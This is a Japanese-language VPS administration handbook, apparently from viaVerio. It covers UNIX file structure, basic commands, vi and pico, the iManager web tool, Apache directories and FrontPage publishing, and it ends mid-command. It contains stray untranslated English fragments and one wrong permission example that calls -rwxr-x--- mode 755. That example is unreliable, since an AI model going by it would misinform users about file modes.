VPS に接続できるようになったので、次にその内容を理解する必要があります。VPS は基本的に UNIX マシンなので、UNIX ファイル構造を理解することが非常に大切です。このセクションは UNIX ファイルシステムと VPS ディレクトリとファイル構造を知るための登竜門です。

UNIX ファイルシステム

下記は UNIX パスの一例です。

```
/usr/home/login_name
```

パスの最初にあるスラッシュ(/)はルートディレクトリと呼ばれる最上位のディレクトリです。usr ディレクトリはルートディレクトリのサブディレクトリで、home は usr のサブディレクトリで、さらに login_name は home のサブディレクトリです。もしログイン名が「bob」だった場合、login_name には bob が入ります。ルートディレクトリ以下の"/"は識別子です。

ディレクトリを変更するには cd (change directory) コマンドを使います。ルートからのパスを指定することで cd で絶対パスに移動することもできますが、相対パスを下記のように指定することもできます。

```
% cd tmp
```

上記のコマンドは現在のディレクトリのサブディレクトリへ移動するための相対パスを使用します。

cd コマンドはすぐに使い慣れることができます。下記のチャートは cd 単独の使用と、変数を指定した使用でどのような動作をするかの一覧です。これらのいくつかを試して、pwd (Print Working Directory) で現在のディレクトリを確認してみてください。

基本的な UNIX 操作コマンド

UNIX ファイルシステムを操作するのに必要な基本 UNIX コマンドのリストです。

コマンド	使用例	機能
ls	ls ls -l ls -al ls /usr/home	現ディレクトリのファイル一覧を表示 現ディレクトリのファイル一覧詳細を表示 現ディレクトリのファイル一覧(隠しファイルを含む)を表示 /usr/home ディレクトリのファイル一覧を表示
pwd	pwd	現在のディレクトリのパスを表示
cd	cd	指定したホームディレクトリへ移動
	cd /usr/home	/usr/home ディレクトリへ移動
	cd bob	bob ディレクトリへ移動
	cd ..	一階層上のディレクトリへ移動(.. は親ディレクトリをさす)
	cd ../logs	一階層上のディレクトリへ移動し、logs ディレクトリへ移動
mkdir	mkdir tmp	ディレクトリ tmp を現在のディレクトリに作成
rmdir	rmdir tmp	tmp ディレクトリの削除
rm	rm test	test ファイルを削除
	rm -f test	test ファイルを確認なしで削除
	rm -rf tmp	tmp ディレクトリと配下のサブディレクトリ、ファイル全てを削除(使用の際は注意が必要)
cp	cp test test.new	test ファイルを test.new へコピー

以下はシステムシンボルと定義です。

シンボル	定義
.	現在のディレクトリ
..	親ディレクトリ
/	最初に使われた場合はルートディレクトリを意味し、途中で使われた場合は識別子
~	ユーザのホームディレクトリへのエリアス <code>/usr/home/login_name</code> .

注意: Bob としてログインした場合のホームディレクトリは `/usr/home/bob` で、`cd ~/etc` を実行すると `/usr/home/bob/etc` へと移動する。

ディレクトリとファイル

新規 VPS はデフォルトで以下のディレクトリとファイルを持っています。

波線符号("~")は `/usr/home/login_name` を意味します。

`/usr/home/login_name` ディレクトリは VPS に Telnet か SSH で接続しているときだけみることができます。VPS に FTP か HTTPD で接続する場合は、ルートディレクトリは `/usr/home/login_name` から `"/"`へと変わります。

```
% ls -l
total 7
drwxr-xr-x  2 bob  vuser  512  Apr 11 17:48 bin
drwxr-xr-x  2 bob  vuser  512  Feb  5 19:52 dev
drwxr-xr-x  3 bob  vuser  512  Jun 28 15:38 etc
drwxr-xr-x  3 bob  vuser  512  Jan  7 13:53 ftp
drwx--x--x  3 bob  vuser  512  Jun 19 16:35 tmp
drwxr-xr-x  9 bob  vuser  512  Jan 17 12:42 usr
drwx--x--x 10 bob  vuser  512  Jun 19 16:35 var
lrwxr-xr-x  1 root vuser   19  Apr  1 10:31 www ->
usr/local/etc/httpd
```

ディレクトリの説明

ディレクトリ	説明
~/bin	ftp や sendmail 等のプログラムを保持
~/dev	ごみ箱をもつ(~/dev/null)
~/etc	passwd, resolv.conf, aliases, sendmail.cf といったサーバ設定ファイルをもつ
~/ftp	匿名 FTP ディレクトリ
~/tmp	テンポラリファイル
~/usr	このディレクトリは以下のサブディレクトリをもつ
~/usr/home	ユーザのホームディレクトリ
~/usr/mail	ユーザのメールメッセージはここに保管される、それぞれのユーザはメールログイン名のメールファイルをもつ
~/usr/log	メッセージファイル(メール転送ログ、FTP、Telnet ログなど)
~/usr/spool/mqueue	配達待ちのメールメッセージをもつ
~/usr/bin	サーバプログラムを保持
~/usr/local	httpd や frontpage をもつ
~/usr/local/etc/httpd	パーチャル httpd サーバのルートディレクトリで、以下のサブディレクトリをもつ
~/usr/local/etc/httpd/htdocs	HTML ファイルを保持する(ウェブコンテンツはここに配置される)
~/usr/local/etc/httpd/cgi-bin	CGI とスクリプト用ディレクトリ
~/usr/local/etc/httpd/conf	HTTPD サーバ設定ファイル
~/usr/local/etc/httpd/logs	HTTPD サーバログファイル
~/var	メールやログなどのファイル
~/www	~/usr/local/etc/httpd へのリンク

VPS 外のディレクトリ

VPS のディレクトリに加えて、VPS 外のいくつかのディレクトリを知っておく必要があります。(Telnet または SSH 接続中にアクセスすることができます。)

ディレクトリ	説明
/usr/local/contrib	Perl、iManager、CGI 等のプログラムのインストールファイルをもち、ディレクトリの内容は常に更新されている。更新内容はウェブサイトで公開されている。
/backup/home/login_name	VPS の圧縮されていないコピー。VPS は毎晩コピーされ、削除したファイルはバックアップから見つけることができます。/backup/home/login_name.

ファイル所有者と権限

出力の定義

このセクションでは `ls -l` コマンドの出力を詳しく解説します。

```
% ls -l
total 7
drwxr-xr-x 2 bob vuser 512 Apr 11 17:48 bin
drwxr-xr-x 2 bob vuser 512 Feb 5 19:52 dev
drwxr-xr-x 3 bob vuser 512 Jun 28 15:38 etc
drwxr-xr-x 3 bob vuser 512 Jan 7 13:53 ftp
drwx--x--x 3 bob vuser 512 Jun 19 16:35 tmp
drwxr-xr-x 9 bob vuser 512 Jan 17 12:42 usr
drwx--x--x 10 bob vuser 512 Jun 19 16:35 var
lrwxr-xr-x 1 root vuser 19 Apr 1 10:31 www ->
usr/local/etc/httpd
```

左側の列から順に解説します。

列	定義
drwx や -rw	ファイルモードを定義。ファイルモードはファイルタイプと権限を示す。
Number of links	他のファイルへのリンクの数。
Owner name	ディレクトリまたはファイルの所有者のログイン名。
Group name	ファイルが属する Group ID。
Size	バイト数で表す。
Date and time	最終更新日のタイムスタンプ。
Pathname	ファイル名。

ファイルモード

ファイルモードはファイルタイプとファイル所有者とグループに対する権限を 10 文字で表します。最初の文字列がファイルタイプを示します。文字列の意味は以下のとおりです。

文字列	説明
-	通常のファイル
d	ディレクトリ
l	他のファイルまたはディレクトリへのリンク(リンクは最後に表示)

次の 9 文字は 3 文字ずつ 3 つのグループに分割され、それぞれがファイルモードを決定します。所有者、グループ、その他の権限を順に表します。ファイルモードの詳細は以下のとおりです。

文字列	権限	値
-	指定無し	
r	読み取り	4
w	書き込み	2
x	実行	1

test ファイルは-rwxr-x--- で 755 のファイルモードをもちます。
chmod (change mode)コマンドで権限を変更する際に数値が使われます。

```
% chmod 755 test
```

数字は The number changes the `test` のファイルモードを所有者に対し、読み込み、書き込み、実行権限を与え、グループとその他には読み込みと実行権限を与えます。ファイルモードはこれで以下ようになります。

```
-rwxr-xr-x
```

より詳しい情報は、`man chmod` と UNIX コマンドラインプロンプトで入力すると表示されます。

UNIX 基本コマンド

Telnet/SSH のセッション中、VPS では以下のどのコマンドも使用することができます。

コマンド	使用例	定義
cd	cd	指定したホームディレクトリへ移動
	cd ~/www	カレントディレクトリを /usr/home/login_name/www に変更
	cd ..	上位ディレクトリに移動
chmod	chmod 755 test	ファイル test の権限を rwxr-xr-x に変更
cp	cp test test.new	ファイル test を test.new にコピー
grep	grep test *.html	文字列 test を html ファイル名で検索
kill	kill 2267	プロセスを終了する (ps か top コマンドでプロセス ID を確認)
ls	ls -al	ファイルのリスト表示
	ll	ls -l のエイラス
mkdir	mkdir test	test ディレクトリ作成
more	ll more	1画面ごとに表示をおこなう
	more README	README ファイルを 1画面ごとに表示
mv	mv test test.new	test ファイルを test.new に移動
ps	ps -ax grep aftp	aftp プロセスを表示
	ps -ax more	全 VPS プロセスの表示
quota	quota	クォータ使用量を表示
rm	rm test.new	test.new を削除

コマンド	使用例	定義
	<code>rm -rf billdir</code>	billdir ディレクトリを削除 UNIX にはやり直しがないので注意
<code>sinfo</code>	<code>sinfo</code>	VPS のホスト名、IP、ログイン、ホストサーバを表示
<code>uptime</code>	<code>uptime</code>	サーバの稼働時間を表示
<code>tail</code>	<code>tail -f message</code>	ファイルへ情報が追加されるのを監視 ログファイルを監視 ログファイルがあるディレクトリで実行 (<code>~/usr/log/</code> か <code>~/var/log/</code>).
<code>tar</code>	<code>tar -cvf abc.tar abcdir</code>	tar (tape archive) ファイル abc.tar を作成し、 abcdir ディレクトリを含む
	<code>tar -xvf abc.tar</code>	abc.tar ファイルを現在のディレクトリに展開
<code>top</code>	<code>top</code>	top プロセスとロードアベレージを表示
<code>traceroute</code>	<code>/usr/sbin/traceroute domainname</code>	ドメインまたは IP へのルートをトレース 遅延発生時などに便利
<code>vdiskuse</code>	<code>vdiskuse more</code>	ディレクトリのディスク使用量を表示
<code>vadduser</code>	<code>vadduser</code>	メール、FTP 用バーチャルユーザの追加
<code>vrmsuser</code>	<code>vrmsuser</code>	バーチャルユーザの削除
<code>vlistuser</code>	<code>vlistuser</code>	ユーザの一覧表示
<code>vnukelog</code>	<code>vnukelog</code>	対話モード
	<code>vnukelog -r</code>	ログファイルを削除 - <code>~/usr/log/messages,</code> <code>~/www/logs/*_log</code>

コマンド	使用例	定義
	<code>vnukelog -h</code>	<code>vnukelog</code> のヘルプ
<code>vpasswd</code>	<code>vpasswd username</code>	パスワードの変更・設定
<code>virtual</code>	<code>virtual sendmail -bp</code>	バーチャル環境でのプログラムの実行
	<code>virtual ./test.cgi</code>	<code>test.cgi</code> をコマンドラインでテスト

オンラインファイル編集

ファイルをダウンロードし、編集、そしてまたアップロードするのは簡単な変更を行うには非効率的です。経験を積んだ VPS 管理者は Telnet、SSH セッションでオンラインエディタを使用してファイルを編集します。以下はオンラインエディタの一例です。

vi で編集する

vi は UNIX の一般的なエディタです。vi のコマンドは慣れるのに時間がかかりますが、使いこなせるようになると強力なツールとなります。基本的なコマンドとしては、ESC を押してから、:q! とすると終了することができます。

コマンド	効果
vi filename	vi エディタでファイルを開く
j	一行下がる
k	一行上がる
l	右に動く
h	左に動く
i	カーソルの位置でテキストを入力する - 編集モードに入るが、ESC で編集モードから脱出できる
a	カーソルの後にテキストを追加
o	カーソルの下に空の行を作成する
ESC	編集モードを終了する
SHFT g	ファイルの一番下へ移動
<ctrl>-g	どの行にカーソルがあるか表示
:1,10d	行 1-10 を削除
x	カーソルにある文字を削除
dd	カーソルがある行を削除
/test	test を検索
:1	1 行目に移動
:q	vi の終了
:q!	vi を変更を破棄して終了
:wq	ファイルをセーブしてから vi を終了
:%s/test/foo/ g	ファイル内の test を検索し、foo と置き換える

Pico で編集する

Pico は vi よりも簡単です。カーソルを移動したりテキストをそのまま編集できます。コマンドは画面下部に表示されています。ファイル編集は以下のように行います。

```
% pico -w filename
```

注意: `-w` オプションは一部の設定ファイルでは問題となる折り返しを禁止します。`-w` オプションを使うことを推奨します。

より詳しい情報について

この章で解説された事に関するより詳しい情報は viaVerio のウェブサイトで詳しく解説されています。

VPS 情報

<http://viaverio.com/support/>

第 2 章- iManager を使って VPS を管理する

多くのユーザにとって Telnet や FTP を使ってユーザを追加したりエリアスを追加したりファイルをコピーしたりすることは容易ではありません。

iManager ユーティリティは Telnet や FTP でアクセスすることなく VPS をウェブ上でブラウザのグラフィカル・ユーザ・インターフェースを使って管理できるようにします。ユーザは好みのブラウザを使って多くの作業を簡単かつ迅速に行うことができます。

この章では以下の情報について解説します。

- iManager
- より詳しい情報について

iManager

iManager を使うと VPS の管理はインターネットに接続されたコンピュータとブラウザ(Netscape や Internet Explorer)を使って行うことができます。

iManager を使うと VPS を運用するために必要な大体の作業を行うことができます。これはファイルのプロパティなどを変更するために Telnet などですーバにアクセスするなどの作業負担を軽減します。iManager は多くのコマンドを実行することができるので、UNIX に関する知識の必要性を最低限で抑えます。これらの作業には以下が含まれます。

ファイルマネージャ

- ファイルの編集
- ファイルの削除
- ファイルのコピー
- ファイルの移動
- ファイルの権限変更
- ファイルのアップロード
- ディレクトリの作成

メールマネージャ(このマニュアル作成時において日本語は使用不可)

- メール閲覧
- 新規メール送信
- メール保存

ツールやウィザード

- メール、FTP ユーザの追加、削除、更新
- Virtmaps の追加、削除、更新
- Alias の追加、削除、更新
- Spammers の追加、削除、更新
- メール、FTP ユーザのパスワード、ホームディレクトリの変更
- メール、FTP ユーザの削除

- 設定の変更

iManager を使ってみる

<<How To>> iManager のインストール

iManager をインストールするには Telnet か SSH で VPS にアクセスし、以下のとおりにコマンドを実行します。

```
% cd
% vinstall imanager2
```

<<How To>> iManager を複数のバーチャルホスト上でセットアップする

それぞれのバーチャルホストは独自のドメイン名を使って iManager にアクセスすることができます。

1. バーチャルホストのドメインのゾーンに別名(CNAME)を追加してください。CNAME には「*imanager*」(例: *imanager.yourcompany.com*)をお勧めしますが、他の名前でも使うことができます。もし iManager が一つのドメインだけからアクセスされる場合は、この作業を行う必要はありません。
2. バーチャルホストの記述を *httpd.conf* ファイルに追加してください。

```
<VirtualHost imanager.yourcompany.com>
ServerName imanager.yourcompany.com
ServerAdmin webmaster@yourcompany.com
DocumentRoot /usr/local/etc/httpd/htdocs/imanager
TransferLog /dev/null
</VirtualHost>
```

imanager の記述部分は DNS に定義した CNAME と置き換えます。

DocumentRoot は変更しないでください。

注意: iManager を全てのバーチャルホストが使えるようにするには、主となるドメイン以外の全てのバーチャルホストに対してこの設定を行う必要があります。

iManager の実行

VPS のルートユーザは iManager から権限を持つファイルやディレクトリへアクセスすることができます。iManager のログイン画面でユーザ名とパスワードを求められます。iManager は `~/etc/passwd` ファイルを使ってユーザ認証を行います。もしユーザがパスワードファイルに存在しない場合、アクセスは拒否されます。アクセスはユーザのホームディレクトリに対してのみ許可されます。サブホストのユーザは POP か FTP アカウントでアクセスすることができます。サブホストユーザは POP や FTP アカウントを作成することはできません。

<<How To>> iManager の起動

1. iManager を起動するにはブラウザを開いて以下の URL を入力してください。(yourdomain.com がお使いのドメインと仮定します。)

<http://www.yourcompany.com/imanager>

バーチャルホストの場合

<http://imanager.yourcompany.com>

imanager は作成した CNAME とします。

2. ユーザ ID とパスワードを入力してください。ユーザ認証が完了すると iManager ユーティリティ画面が表示されます。

<<How To>> ファイルマネージャの使用

1. ディレクトリやファイルを操作するには File Manager をクリックします。
2. 特定のディレクトリかファイルを選択するにはディレクトリかファイル名をクリックします。

<<How To>> 現ディレクトリから一階層下のディレクトリに移動する

現ディレクトリに存在するディレクトリやファイルがリスト表示されます。フォルダアイコンで表されるディレクトリにアクセスするにはディレクトリ名をクリックしてください。紙アイコンで表されるファイルを表示するにはファイル名をクリックしてください。

エントリリストは以下の情報を表示します。

- 現在のファイル

- ファイル形式
- MIME 形式
- ファイルサイズ
- ファイル権限
- 最終更新日時

それぞれのファイルに適用できる操作は:

- ファイルの閲覧
- ファイルの編集
- ファイルのコピー
- ファイルの名前変更
- ファイルの削除
- 権限の変更

ファイルマネージャ

ファイルの編集と削除

iManager を使うとテキストファイル(HTML ファイルなど)をブラウザで編集することができます。これは Telnet を使わずにちょっとした変更を行いたいときに非常に有効な手段です。

<<How To>> ファイル編集

ファイル編集を行うには、「Edit Files」を選択します。ファイル編集が終わったら「Save Edited File」、「Cancel and Discard Modifications」、または「Reset Form」のいずれかを選択します。

<<How To>> ファイル削除

削除したいファイルを選んだら、「Remove File」をクリックします。ファイル削除の確認をするとファイルは削除されます。

ファイルのコピーと名前変更

iManager を使うとファイルを新しいファイル名で新しい場所にコピーしたりファイルを移動したりファイル名を変更することができます。

<<How To>> ファイルのコピー

1. ファイルまたはディレクトリを選択します。
2. 「Copy File」または「Copy Directory」をクリックします。
3. コピー先のパスと名前を指定して「Submit」をクリックします。

<<How To>> ファイルの移動

1. ファイルまたはディレクトリを選択します。
2. 「Rename(move) file」か「Rename(move) directory」をクリックします。
3. 移動先のパスと名前を指定して「Submit」をクリックします。

権限の変更

iManager を使うとファイルやディレクトリの権限を変更することができます。権限の変更は以下のとおりに行います。

1. ファイルまたはディレクトリを選択する。
2. 「Change permission」をクリックする。
3. ファイルまたはディレクトリの権限を選択し、変更を保存するか破棄します。

注意: もしファイルやディレクトリに設定すべき権限がわからない場合はそのままにしておくことをお勧めします。

VPS に新しいファイルをアップロードする

iManager を使うと FTP を使わずに自分の PC から VPS へファイルをアップロードすることができます。

<<How To>> VPS にファイルをアップロードする

1. iManager 上でファイルをアップロードしたいディレクトリに移動します。
2. アップロードしたいファイル名とファイルへのパスを指定するか「参照」ボタンをクリックしてファイルを指定します。デフォルトでは一度に最大 4 ファイルまでアップロードすることができますが、「Preference」で変更することができます。
3. ファイルを選択したら、「Upload File」をクリックします。

新しいディレクトリの作成

iManager を使うと新しいディレクトリを作成することができます。

<<How To>> 新しいディレクトリの作成

1. 「Create New Directory」をクリックする。
2. 新しいディレクトリ名を指定する。
3. 「Create New Directory」をクリックする。

メールマネージャ

iManager はメールを管理することができます。(現時点では日本語はサポートしていません)メールをチェックしたり、フォルダ分けしたり、新規メールの送信などが行えます。

<<How To>> 新しいメッセージの受信

iManager のユーティリティ画面から「Mail Manager」をクリックすると以下の情報が表示されます。

1. メールフォルダ
2. メール総数
3. メールフォルダのサイズ

<<How To>> メールフォルダの移動

1. Mail Manager にある「Change Mail Folder Location」をクリックします。
2. メールフォルダの新しい場所を指定します。
3. 「Submit」をクリックします。

<<How To>> 新規メールの作成

1. Mail Manager から「Compose New Message」をクリックします。
2. 各フィールドに必要な事項を入力し、メールを作成します。
3. 「Send」をクリックします。

ツールとウィザード

ツールとウィザードを使うとユーザ、aliases、virtmaps、そして spammers を管理することができます。

ユーザの管理

iManager のツールとウィザードを使ってユーザの管理をすることができます。ツールとウィザードを使うとユーザの追加、編集、削除、閲覧が行えます。

<<How To>> ユーザの追加

1. iManager の「Tools and Wizards」から「Users」にある「Add」をクリックします。
2. 次に、ユーザに関する以下の情報を入力します。
 - ログイン名
 - パスワード
 - ホームディレクトリ
 - FTP・メールの権限とクォータ
3. 「Submit」をクリックしてユーザを追加します。
4. 「Rebuild DB」をクリックしてデータベースを更新します。

<<How To>> ユーザの編集

1. iManager の「Tools and Wizards」スクリーンで「Users」の「Edit」をクリックします。
2. 編集したいユーザをハイライトし、「Select User」をクリックします。
3. 次に、ユーザに関する以下の情報を入力します。
 - ログイン名
 - パスワード
 - ホームディレクトリ
 - FTP・メールの権限とクォータ
4. 「Submit」をクリックしてユーザを追加します。

5. 「Rebuild DB」をクリックしてデータベースを更新します。

Aliases(エイリアス)の管理

VPS ではあるメールアドレスに来るメールを特定の一つのまたは複数のメールアドレスかユーザにフォワードすることができます。さらには自動返信プログラムのようなプログラムにもメールを受け渡すことができます。

<<How To>> Aliases の追加

1. 「Tools and Wizards」画面で「Aliases」にある「Add」をクリックします。
2. メールエイリアス (alias name) を追加します。
3. 「Submit」をクリックするとメールエイリアスを追加します。

<<How To>> Aliases の編集

1. 「Tools and Wizards」画面で「Aliases」にある「Edit」をクリックします。
2. 編集したいエイリアスをハイライトし、「Select Alias」をクリックします。
3. メールエイリアスを編集します。
4. 「Submit」をクリックするとメールエイリアスを変更します。

<<How To>> Aliases の削除

1. 「Tools and Wizards」画面で「Aliases」にある「Remove」をクリックします。
2. 編集したいエイリアスをハイライトし、「Select Alias」をクリックします。
3. 「Yes, Remove the Above Alias」をクリックし、削除します。

<<How To>> Aliases の閲覧

全てのエイリアスを閲覧するには「View All」をクリックします。これで現在登録されている全てのエイリアスが表示されます。

Virtmaps(パートマップス)

バーチャルアドレスマッピング、または virtmaps は aliases に似ていますが、VPS 上に設定可能なサブホストのために作成されています。これは複数のドメイン名で同じユーザ名のアドレスを使う場合に発生する混乱を解決します。例えば、webmaster@virtualhost1 と webmaster@virtualhost2 は virtmaps を使って正しいユーザに受信されるように設定する必要があります。

<<How To>> Virtmaps の追加

1. 「Tools and Wizards」画面で「Virtmaps」にある「Add」をクリックします。
2. バーチャルメールアドレスを入力後、本当のアドレスを入力します。
3. 「Submit」をクリックし、Virtmaps に追加します。

<<How To>> Virtmaps の編集

1. 「Tools and Wizards」画面で「Virtmaps」にある「Edit」をクリックします。

2. 編集したい Virtmap をハイライトし、「Select Virtmaps」をクリックします。
3. バーチャルメールアドレスを入力後、本当のアドレスを入力します。
4. 「Submit」をクリックし、Virtmaps に追加します。

<<How To>> Virtmaps の削除

1. 「Tools and Wizards」画面で「Virtmaps」にある「Remove」をクリックします。
2. 削除したい Virtmap をハイライトし、「Select Virtmaps」をクリックします。
3. 削除したい Virtmap を確認すると削除されます。

<<How To>> Virtmaps の閲覧

全ての Virtmaps を閲覧するには「View All」をクリックします。これで現在登録されている全ての Virtmaps が表示されます。

Spammers(スパマー)

VPS ではある特定のアドレスまたはドメイン名から届くメールを受信拒否するように設定することができます。「spammers」として定義されているファイルに含まれるアドレス、ドメイン名は VPS 上のユーザにメールを送信することはできなくなります。

<<How To>> Spammers の追加

1. 「Tools and Wizards」画面で「Spammers」にある「Add」をクリックします。
2. スпам送信者のアドレスかドメインを入力して「Submit」をクリックします。
3. 「Confirm」をクリックしてスパム送信者を登録します。

<<How To>> Spammers の編集

1. 「Tools and Wizards」画面で「Spammers」にある「Edit」をクリックします。
2. 編集したいスパム送信者情報を編集し、「Submit Changes」をクリックします。

<<How To>> Spammers の削除

1. 「Tools and Wizards」画面で「Spammers」にある「Remove」をクリックします。

2. 削除したいスパム送信者をハイライトし、「Select Spammers」をクリックします。
3. スパム送信者の削除を確認します。

<<How To>> Spammers の閲覧

「Tools and Wizards」画面で「Spammers」にある「View All」をクリックすると登録されているスパム送信者の一覧を見ることができます。

各種設定

iManager で使うことのできるユーティリティの設定を変更することができます。各種設定を行うには、ユーティリティ画面の「Preferences」をクリックします。ここでは変更することのできる各種設定が表示されます。これらには「General Preferences」（一般的な設定項目）、「File Manager Preferences」（ファイルマネージャの設定項目）、「Tools and Wizard Preferences」（ツールとウィザードの設定項目）が含まれています。

<<How To>> General Preferences(一般的な設定項目)

1. 一般的な設定項目を設定するには「Preference」画面の「General Preferences」をクリックします。
2. iManager がスタートアップ画面として使う画面と自動ログアウト機能が何分で作動するかを設定できます。
3. 変更を反映するには「Submit」をクリックします。

<<How To>> File Manager Preferences(ファイルマネージャ設定項目)

1. 「Preference」画面の「File Manager Preference」をクリックします。
2. 設定を変更し、「Submit」をクリックします。

<<How To>> Mail Manager Preferences(メールマネージャ設定項目)

1. 「Preference」画面の「Mail Manager Preference」をクリックします。
2. 設定を変更し、「Submit」をクリックします。

<<How To>> Tools and Wizard Preferences(ツールとウィザード設定項目)

1. 「Preference」画面の「Tools and Wizard Preferences」をクリックします。

2. 設定を変更し、「Submit」をクリックします。

ログアウト

iManager の使用終了後、セキュリティの観点から、ログアウト作業を行うことを強く推奨します。ログアウトするには画面下の「Logout」をクリックするだけです。

より詳しい情報について

この章で解説された事に関するより詳しい情報は viaVerio のウェブサイトです。詳しく解説されています。

iManager のインストール

<http://viaverio.com/support/virtual/admin/manager/install.cfm>

第 3 章 - バーチャルウェブサービス

viaVerio ではバーチャルウェブサービスを実現するために Apache を使用しています。Apache は現在使うことのできる最も有名で高機能な HTTP(ウェブ)サーバソフトウェアです。viaVerio は Apache の拡張性と機能性を拡張するためにいくつかの変更を行っていますが、すでにお使いになったことがあるであろう Apache と基本的には同じものです。ドキュメントはハンドブック、viaVerio のウェブサイト、または Apache のウェブサイト (<http://www.apache.org/>) にあり、Apache を理解するのに必要な情報を入手することができます。

バーチャルウェブサーバはセキュアウェブサービス(Secure Socket Layer または SSL)をサポートすることができます。もしウェブ経由で機密情報のやり取り(クレジットカード情報など)を考えている場合は、セキュアウェブサービスが必要になります。他にも、CGI スクリプト、Java アプレット、サードパーティアプリケーションなどが利用可能です。詳しい情報については viaVerio のウェブサイトを参照してください。

この章では以下の情報を解説します。

- バーチャルウェブサービスのディレクトリ構造を理解する
- ウェブコンテンツの発行
- バーチャルホスティングを理解する
- ドメインの追加と設定
- `httpd.conf` にバーチャルホストを追加する
- より詳しい情報について

Appendix B (ウェブコンテンツの作成)も参照のこと。

バーチャルウェブサービスのディレクトリ構造を理解する

バーチャルウェブサービス設定ファイル、ログファイル、HTML ドキュメント、CGI スクリプトは全て `~/usr/local/etc/httpd` ディレクトリのサブディレクトリに配置されます。便宜性を考え、`~/www` は `~/usr/local/etc/httpd` ディレクトリのショートカット(シンボリックリンク)になっています。このハンドブックではこれら二つのディレクトリを使って解説します。

VPS の `www` サブディレクトリの解説を下記テーブルに示します。

ディレクトリ	説明
<code>cgi-bin</code>	CGI スクリプトのデフォルトディレクトリ。
<code>cgi-src</code>	<code>cgi-bin</code> ディレクトリにあるコンパイルされた CGI スクリプト用ディレクトリ。
<code>conf</code>	バーチャルウェブサーバの動作を指定するウェブサーバ設定ファイル (<code>httpd.conf</code> や <code>mime.types</code>) は <code>conf</code> サブディレクトリに配置。
<code>htdocs</code>	発行する HTML ドキュメントとその他のコンテンツが配置される。
<code>icons</code>	クライアントが参照することのできるアイコン画像をもつディレクトリ。このディレクトリにはすでにいくつかのサンプル画像が含まれる。
<code>logs</code>	誰がどのドキュメントをリクエストしたかをバーチャルウェブサーバは詳しく記録する。これらのログは <code>logs</code> サブディレクトリに保存される。
<code>support</code>	<code>support</code> サブディレクトリにはいくつかの役に立つユーティリティが配置されている。これらのユーティリティの多くは Apache のモジュールとして組み込まれている。もし必要がない場合はこのディレクトリは削除することができる。
<code>modules</code>	<code>modules</code> サブディレクトリは Apache に動的に組み込むことのできるモジュールを所有する。詳しくは第 6 章の「モジュール」セクションを参照。
<code>vhosts</code>	バーチャルサブホストの HTML ドキュメントを所有。

ウェブコンテンツの発行

ウェブコンテンツのデザインと作成が終わったら、VPS にコンテンツを発行しましょう。「発行」と聞くと難しいものかと思われがちですが、実際は VPS(リモートホスト)へのコンテンツアップロードを意味します。

ほとんどのホームページ作成ソフトウェアは発行ツールが組み込まれています。これらのソフトウェアは FTP か HTTP を使ってローカルコンピュータからリモートホストへコンテンツを転送します。発行できるかどうかは HTML 作成ソフトウェアの選定の理由としては不十分です。なぜなら WS_FTP のようなフリーウェアの FTP クライアントでも VPS にウェブコンテンツを発行することは十分可能だからです。

VPS へウェブコンテンツをどのように発行するかに関わらず、コンテンツの発行に必要な情報は同じです。

1. VPS の IP アドレス、またはホスト名
2. ログイン名
3. ログインパスワード
4. ウェブコンテンツを配置するパス

全てのウェブコンテンツは `usr/local/etc/httpd/htdocs` ディレクトリ (`DocumentRoot` 指示子の設定を変更していない限り)で発行します。VPS が設定されたとき、`index.html` ファイルが作成されこのディレクトリに配置されています。このファイルはブラウザでウェブサイトへアクセスした時のデフォルトページとなります。ウェブコンテンツは `htdocs` またはそのサブディレクトリに配置することができます。

If you publish (or upload) a file named `test.htm` というファイルを `htdocs` ディレクトリへ発行(アップロード)した場合、以下の URL でアクセスすることができます。

<http://www.yourcompany.com/test.htm>

同様に、`htdocs` ディレクトリに `documents` サブディレクトリを作成し、`info.html` ファイルをアップロードした場合、以下の URL でアクセスすることができます。

<http://www.yourcompany.com/documents/info.html>

HTTP-Put 可能なエディタで発行する

ホームページ作成ソフトウェアはいくつかの方法で VPS にファイルをアップロードします。FTP を使ったり、FrontPage のように HTTP を使うものもあります。AOLPress などは HTTP-Put を使ってページをアップロードします。

Microsoft FrontPage

viaVerio は Microsoft® FrontPage® 2000 server extensions をサポートしています。もし Microsoft FrontPage を使ったことがなく、詳しい情報が欲しい場合は以下の URL を参照してください。

<http://www.microsoft.com/japan/office/frontpage/>

VPS に FrontPage Extensions をインストールする

他のホームページ作成ソフトウェアと違って、FrontPage はウェブを発行するサーバに FrontPage server extensions をあらかじめインストールしておく必要があります。extensions 無しでも FrontPage で作成したウェブページをアップロードすることはできますが、カウンタや、フォーム、ナビゲーションバーなどの多くの機能は機能しません。もし全ての機能を使いたいならば、FrontPage server extensions をインストールしてからウェブページを発行します。以下は FrontPage server extensions のインストール方法を解説します。

<<How To>> FrontPage 2000 Server Extensions のインストール

1. VPS に SSH/Telnet で接続する。
2. FrontPage 2000 extensions をインストールするために `fp2kinstall` と入力する。その後のプロンプトに従う。

注意: VPS にバーチャルサブホストが設定されている場合、`~/www/vhosts` ディレクトリにそれらを移動しないと、FrontPage 2000 server extensions の正しいインストールが行えません。

FrontPage 2000 Server Extensions でバーチャルホストに対応する

fp2kinstall スクリプトは httpd.conf ファイルを読み込み、バーチャルホストの有無を確認します。スクリプトはバーチャルホストのリストを作成し、FrontPage extensions をそれぞれのバーチャルホストにインストールできるようにします。fp2kinstall スクリプトはバーチャルホストを追加するたびに実行することができます。バーチャルホスト向けに使われるディスク容量は初回インストール(約 13MB)よりは少なくなります。

FrontPage で VPS に接続する

extensions のインストールが完了したら FrontPage で VPS に接続することができます。

<<How To>> VPS への接続

1. Windows の「スタート」から「プログラム」、「FrontPage」を選択します。次に「ファイル」から「開く」を選び、接続したいドメインを入力します。(例: <http://www.yourcompany.com>)
2. 開くをクリックします。

3. プロンプトが表示されるので、管理者ログイン名とパスワード (`fp2kinstall` 実行時に指定したもの)を入力します。

FrontPage Web の発行

VPS に接続することはできましたが、FrontPage Web 作成中も接続しつづけるのではなく、ローカルコンピュータで作成することが望ましいでしょう。ウェブを作成したら発行することになります。

<<How To>> FrontPage Web を VPS で発行する

1. 「ファイル/発行」からウェブを選びます。
2. FrontPage web ボックスに <http://www.yourcompany.com> と入力します。
3. 発行をクリックします。
4. ウェブのユーザ名とパスワードを入力します。

注意: 発行先のサーバにあるウェブサイトの同期を取るために FrontPage の発行機能を使用するようにしてください。

発行プロセスが終了すると、ウェブサイトを開覧することができます。タイムアウトのようなエラーが発生した場合は、リンクを手動で修正する必要があります。

<<How To>> リンクの手動修正

1. Telnet で VPS に接続します。
2. コマンドプロンプト上で以下を実行します。

```
% unlimited
% virtual
